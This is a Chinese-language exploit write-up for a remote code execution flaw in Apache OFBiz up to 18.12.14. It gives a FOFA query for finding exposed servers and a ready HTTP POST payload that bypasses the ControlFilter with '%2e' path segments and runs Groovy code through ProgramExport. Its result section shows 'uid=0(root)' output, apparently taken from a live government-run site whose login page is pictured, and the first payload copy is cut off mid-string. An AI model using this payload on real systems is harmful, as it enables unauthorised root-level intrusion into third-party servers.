A14-4ApacheOFBiz-电子商务平台-RCE


漏洞描述：

Apache OFBiz 18.12.14之前版本存在命令执行漏洞，该漏洞源于org.apache.ofbiz.webapp.control.ControlFilter类对路径（请求URL中的特殊字符（如；、%2e）限制不当导致攻击者能够绕过后台功能点的过滤器验证，并通过/webtools/control/ProgramExport接口的编程导出功能执行任意Groovy代码获取系统权限。

影响版本：

Apache OFBiz <= 18.12.14

网站图片：


राष्ट्रीय हथकरघा विकास निगम लिमिटेड
National Handloom Development Corporation Ltd.
(भारत सरकार का उपक्रम - वस्त्र मंत्रालय भारत सरकार)
(A Government Of India Undertaking - Ministry of Textiles-Government of India)
रा ह वि नि
NHDC
User Name
Password
Login
Forgot your password?

fofa语法：

app="Apache_OFBiz"


漏洞复现：

payload：

```
POST /webtools/control/forgotPassword/%2e/%2e/ProgramExport HTTP/1.1
Host: your-ip
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Content-Type: application/x-www-form-urlencoded

groovyProgram=\u0074\u0068\u0072\u006f\u0077\u0020\u006e\u0065\u0077\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e\u0028\u0027\u0069\u0064\u0027\u002e\u006
```

效果图：



```
POST /webtools/control/forgotPassword/%2e/%2e/ProgramExport HTTP/1.1
Host : [redacted]
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Content-Type: application/x-www-form-urlencoded

groovyProgram=\u0074\u0068\u0072\u006f\u0077\u0020\u006e\u0065\u0077\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e\u0028\u0027\u0069\u0064\u0027\u002e\u0065\u0078\u0065\u0063\u0075\u0074\u0065\u0028\u0029\u002e\u0074\u0065\u0078\u0074\u0029\u003b throw new Exception('id'.execute().text);
```

```
jQuery("#nav-main-box").animate({left:"-=480px"});
}
return false;
});
jQuery("#nav_left, #nav_left_img").css("cursor", "pointer").click(function()
var offset=jQuery("#nav-main-box").offset();
if(offset.left > -320){
jQuery("#nav-main-box").animate({left:20});
}else{
jQuery("#nav-main-box").animate({left:"+=480px"});
}
return false;
});
});
</script>
<center>
<div id="content-messages" class=" content-messages eventMessage messages" 
onclick="document.getElementById('content-messages').parentNode.removeChild(
<div class="messagescontent">
<div class="hintImg hintFont errorFont">
<img src="/images/hintImages/error.png" class="messImg"/>
&#x53d1;&#x751f;&#x4e86;&#x4e0b;&#x9762;&#x7684;&#x9519;&#x8bef;:
java.lang.Exception: uid=0(root) gid=0(root) groups=0(root)
</div>
</div>
```